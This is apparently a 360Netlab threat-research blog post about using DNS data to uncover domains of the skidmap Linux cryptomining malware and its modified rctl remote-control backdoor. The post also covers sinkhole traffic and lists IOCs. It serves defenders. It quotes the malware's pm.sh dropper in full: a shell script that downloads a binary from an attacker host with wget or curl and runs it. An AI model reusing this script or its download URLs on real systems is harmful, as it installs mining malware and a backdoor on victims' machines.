Import 2022-11-30 11:16

DNS data mining case study - skidmap

Zhang Zaifeng, **RootKiter**

Nov 30, 2020 • 9 min read

As the foundation and core protocol of the Internet, the DNS protocol carries data that, to a certain extent, reflects a good deal of the user behaviors, thus security analysis of DNS data can cover a decent amount of the malicious activities.

In the early days, typical scenarios for early security practices using DNS data include DGA and fastflux. Although the specific methods for detecting these two types of malicious behavior vary (e.g., detecting DGA domains ranges from a few statistical dimensions to multi-feature machine learning to deep learning detection based on timing, etc.), the core of the detection is still based on pure DNS data. The main reason for this is that the key features of both types of malicious behavior are already evident in the DNS data, and little or no external data is needed for fast and accurate detection.

In reality, however, the traces left by malware in DNS data vary greatly depending on the purpose and environment (e.g., the implementation of protocol stacks by Windows, Linux, macOS, etc.), making it difficult or impossible to efficiently complete the closed loop of data cleansing, aggregation, detection, verification, and defense by relying on DNS data alone. In the face of massive amounts of DNS data (and other basic data as well), big data analytics methods can produce a plenty of (anomalous) clues but characterizing them to produce accurate threat intelligence is another story.

With today's rapid development of data, computing power and machine intelligence algorithms, we believe that one of the future directions of DNS security

is the correlation and integration of massive amounts of DNS base data with other multi-dimensional data, which can lead to more in-depth and sophisticated analysis.

DNSMon System

The 360Netlab team has been dedicated to DNS data security for six years, starting with the establishment of the first Passive DNS system in China in 2014. DNSMon is a way for 360Netlab to leverage its extensive DNS security analysis experience to systematically analyze hundreds of billions of daily DNS traffic, produce threat intelligence (domain name IOC), and provide end users with the platform for security defense.


- The core of this platform is to cross-reference the massive amount of DNS data with the security-related data owned by 360 (including whois, web, sandbox, honeypot, certificates, etc.), and analyze it to derive threat intelligence IOC.
- Without any prior knowledge, the system actively blocks high-risk security-related domain names on a large scale, it generates block list with thousands of malicious and highly suspicious domain names every day, serves about 20 million users in China, and has been running for nearly 3 years.

In operating DNSMon, it is now very common that the domains we intercept often take weeks or even months to enter other threat intelligence (domain name IOC) vendors' lists. Not many folks have ever heard about our system though. We will be following up with a series of articles and selected case studies that illustrate how to start with DNS and combine it with multi-dimensional data to produce domain name IOCs.

In this article, we will look at the first example - the skidmap malicious mining program.

DNSMon's blocking of unknown domains

In May 2019, with the built-in algorithm, DNSMon started to block the three subdomains of *ipfswallet.tk, rctl-443/rctl/pm*, and *rctl-443.onlinetalk.tk*, and then in November 2019 rctl/info subdomain of *onlinetalk.tk* were also blocked. In September and October 2020, similar interceptions were performed on the rctl-443/rctl subdomains of *googleblockchaintechnology[.]com, howoldareyou999[.]com, and franceeiffeltowers[.]com*. The blocking information is shown in the following figure.



These domain names have strong similarities in domain name structure and the choice of subdomains.
Further analysis of the behavioral pattern of their DNS requests shows that there is a very high degree of consistency.

The graph below shows the access history of the domain names in question since August of this year.

Graphical association

In general, if the domain names are similar in structure and use the same infrastructure, it is likely that the domain names play similar functions. For this purpose, we analyzed the infrastructure and associations of these automatically blocked domains using the graph system (developed by 360netlab to perform graph correlation analysis on multidimensional data). This can be visualized in the following figure.

- All query domains (the pentagram node in the second column) can be correlated with each other via IP, URL and samples, indicating that they are indeed in the same infrastructure.
- Some new nodes are also expended, where the nodes (`pm.cpuminerpool[.]com, hxxp://pm.ipfswallet[.]tk/miner2, hxxp://pm.ipfswallet[.]tk/miner`) have distinct characteristics of mining domains, and the related sample nodes are associated with shell scripts and ELF samples that perform mining functions.

Domain Associations

According to the September 2019 Trend Micro report [1], we can see that the expended two sets of domain names in the above graphic are both skidmap malicious mining programs. From this, it is almost certain that the rctl series domain names are closely related to skidmap mining program. And **DNSMon's blocking time for domain names related to skidmap malicious mining program (including the main download domain name *pm[.]ipfswallet.tk*) were about 4 months earlier than the Trend Micro (2019.5 vs 2019.9).**

URL association

After the analysis of graph correlation and domain association, we can determine that the emerging domain names are very closely related to the skidmap malicious mining program. In order to further determine the functionality of these new domains, we spliced the old URLs with the new domains to check if the new

domains are taking over the functionality of the corresponding old domains. As it turns out, the corresponding malware can be successfully downloaded.

```
hxxp://rctl.googleblockchaintechnology[.]com/pc
hxxp://rctl.googleblockchaintechnology[.]com/pm.sh
hxxp://rctl.googleblockchaintechnology[.]com/miner2
hxxp://rctl.googleblockchaintechnology[.]com/miner
hxxp://rctl.googleblockchaintechnology[.]com/cos6.tar.gz
hxxp://rctl.googleblockchaintechnology[.]com/cos7.tar.gz
```

And the downloaded samples are largely the same as those analyzed in the Trendmicro article via the main download domain (*pm[.] ipfswallet.tk*). For example, the contents of pm.sh are as follows.

```
PATH=$PATH:/usr/bin:/bin:/sbin:/usr/sbin:/usr/local/bin:/usr/local/sbin

cd /var/lib


if [ -x "/usr/bin/md5sum" -o -x "/bin/md5sum" ];then
    sum=`md5sum pc|grep 42d271982608bd740bf8dd3458f79116|grep -v grep |wc -l`
    if [ $sum -eq 1 ]; then
        chmod +x /var/lib/pc
        /var/lib/pc
        exit 0
    fi
fi

/bin/rm -rf /var/lib/pc
if [ -x "/usr/bin/wget"  -o  -x "/bin/wget" ]; then
   wget -c hxxp://pm.cpuminerpool[.]com/pc -O /var/lib/pc && chmod +x /var/lib/pc &&
elif [ -x "/usr/bin/curl"  -o  -x "/bin/curl" ]; then
   curl -fs hxxp://pm.cpuminerpool[.]com/pc -o /var/lib/pc && chmod +x /var/lib/pc &&
elif [ -x "/usr/bin/get"  -o  -x "/bin/get" ]; then
   get -c hxxp://pm.cpuminerpool[.]com/pc -O /var/lib/pc && chmod +x /var/lib/pc && /
elif [ -x "/usr/bin/cur"  -o  -x "/bin/cur" ]; then
   cur -fs hxxp://pm.cpuminerpool[.]com/pc -o /var/lib/pc && chmod +x /var/lib/pc &&
elif [ -x "/usr/bin/url"  -o  -x "/bin/url" ]; then
   url -fs hxxp://pm.cpuminerpool[.]com/pc -o /var/lib/pc && chmod +x /var/lib/pc &&
else
   rpm -e --nodeps wget
   yum -y install wget
   wget -c hxxp://pm.cpuminerpool[.]com/pc -O /var/lib/pc && chmod +x /var/lib/pc &&
fi
```

Data from sinkhole

Two new rctl domain names (*howoldareyou999[.] com, franceeiffeltowers[.] com*) were not registered by the malware author, but we saw there was already a significant amount of DNS request traffic network wide, in order to figure out what these domains are actually for in the real network, we registered one of them, *franceeiffeltowers[.]* com and sinkholed it.
After observing that the actual traffic to *fanceeiffeltowers[.] com*, we saw the following characters:

- Communication via port 443
- TLS protocol interactions is required, but certification of the accessing domain is not verified (the certificate we provide does not match the certificate of the sinkhole domain).
- After the TLS handshake, the payload length of the first packet received is 39 and is similar to the following (the content of the bytes of packets from different client sources may vary).

```
00000000: 64 65 66 61 75 6C 74 00  00 00 00 00 00 00 00 00  default.........
00000010: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000020: 00 00 16 3E 12 AE AD                              ...>...
```

Or something like this.

```
00000000: 63 34 00 00 00 00 00 00  00 00 00 00 00 00 00 00  c4..............
00000010: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000020: 00 52 54 00 B8 EB E1                              .RT....
```

Instead of the obviously readable http url and the rest of the corresponding http protocol that we would expect to see, this content is for c2 remote control connect(see below).

Clients are mainly concentrated in Aliyun and Tencent Cloud.

On 2020-11-13, we got 689 IP addresses, of which 64% of the request source IPs are concentrated on Aliyun and Tencent cloud. The distribution is as follows.

Because the rctl domains (whether registered or not) are very close to each other in terms of request patterns, and the DNSMon system can see that their companionship is very close. We have good reasons to believe that the registered domain name (*googleblockchain[.]com*) has the same client-side origin as the sinkhole domain name.

Number of sinkhole requests

In terms of the number of requests, the sinkhole server received a total of 936,000 go-live requests (39 binary packets) between 23:00 on November 13, 2020 and 23:00 on November 14, 2020

Finding Answers

Although from the various correlations mentioned above, it is almost certain that the rctl series domain names must be related to the skidmap malicious mining program. However, the sinkhole data shows that the role of rctl domains is not the same as the disclosed skidmap-related IOC domains.

In order to figure out the real source of this traffic, we "infected" skidmap again in a restricted environment. unsurprisingly, we found a request for the rctl series domain, which was original from `/usr/bin/irqbalanced (ad303c1e121577bbe67b4615a0ef58dc5e27198b)`. It constantly tries to request the rctl* class domain, and we also noticed that rctl-related strings are in the hidden directory list of skidmap's rootkit.

Analysis of the program revealed that it came from an open source remote control software called rctl (note: the author of the software and the hacker behind skidmap should not be considered the same person because of the open source nature), and the client program was modified to fit skidmap's needs. However, the

core protocol of the communication did not change, and the initial 39-byte-long data received by sinkhole was the first packet of the victim's attempt to connect to the C2 master.

Since there was no significant change in the communication protocol, we modified the rctl server software slightly and, as expected, received numerous messages from victims after running the server on the sinkhole server.

According to the screenshot of the software running, the console can perform batch remote command execution and single shell login for victims.

The connection efficiency of the remote control software is very high, with nearly 900 clients connected shortly after the server started. Considering the order in which clients request the master domain name when connecting, the real number of victimized users is probably much higher than this.

Infection Process

We will have another article to cover the whole infection process, in regarding to what vulnerabilities skidmap uses to gain access to the victim, the malicious programs (rootkits) that it downloads, the functions of each malicious program, and so on, stay tuned.

reference

1. https://www.trendmicro.com/en_us/research/19/i/skidmap-linux-malware-uses-rootkit-capabilities-to-hide-cryptocurrency-mining-payload.html
2. https://github.com/ycsunjane/rctl

IOC

```
Domains:
rctl-443.franceeiffeltowers[.]com
```

```
rctl-443.googleblockchaintechnology[.]com
rctl-443.howoldareyou999[.]com
rctl-443.ipfswallet[.]tk
rctl-443.onlinetalk[.]tk
rctl.franceeiffeltowers[.]com
rctl.googleblockchaintechnology[.]com
rctl.howoldareyou999[.]com
rctl.ipfswallet[.]tk
rctl.onlinetalk[.]tk

Samples:
ecb6f50245706cfbdc6d2098bc9c54f3  irqbalanced
9c129d93f6825b90fa62d37b01ae3b3c  pamdicks
5840dc51673196c93352b61d502cb779  ip6network
871a598f0ee903b4f57dbc5020aae293  systemd-network

Certificates:
4241c714cd2b04f35e49ed593984c6932e1f387c   rctl.onlinetalk[.]tk
3158b9c2e703a67363ac9ee9c1b247c2e1abf4c7   rctl.onlinetalk[.]tk
5fbad62b7738c76094ab6a05b32425305400183f   onlinetalk[.]tk
e886e1899b636f2875be56b96cf1affdd957348a   googleblockchaintechnology[.]com

Paths & Files:
/etc/rctlconf/rctlcli.cfg
/etc/rctlconf/certs/rctl_cert.pem
/etc/rctlconf/certs/rctl_priv.pem
/etc/rctlconf/certs/rctl_ca.crt

ssh login authorized_keys:

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC/cjOtK8LAcIPBchQkU/qKSGbe7A9MTvrwqBc6trso6UMBp
```

— 360 Netlab Blog - Network Security Research Lab at 360 —

Import 2022-11-30 11:16

快讯：使用21个漏洞传播的DDoS家族WSzero已经发展到第4个版本

P2P Botnets: Review - Status - Continuous Monitoring

P2P 僵尸网络：回顾·现状·

0-day

LILIN DVR/NVR 在野0-day漏洞攻击报告2

本文作者：马延龙，叶根深 背景介绍 2020年8月26号，360网络安全研究院Anglerfish蜜罐系统监测到有攻击者，使用Merit LILIN DVR/NVR 默认密码和0-day漏洞，传播Mirai僵尸网络样本。 2020年9月25号，Merit LILIN联络人在收到漏洞报告后，快速地响应并提供了固件修复程序(4.0.26.5618 firmware version for NVR5832)。 此前，我们曾向...

DNSMon

DNSMon: 用DNS数据进行威胁发现

----发现skidmap的未知后门更新记录 * [2020-12-07] 在本文发布之后不久，我们注意到该后门的访问模式有了一定的调整。并在最近DNSMon发现攻击者已经启用了新的域名IOC。具体来说有如下变化： 1. 将rctl子域名变更为 r1 2. 新启用了mylittlewhitebirds[.]com, howoldareyou9999[.]com（比原先的...

持续监测

See all 249 posts →

Dec 3, 2020 · 6 min read

Nov 25, 2020 · 19 min read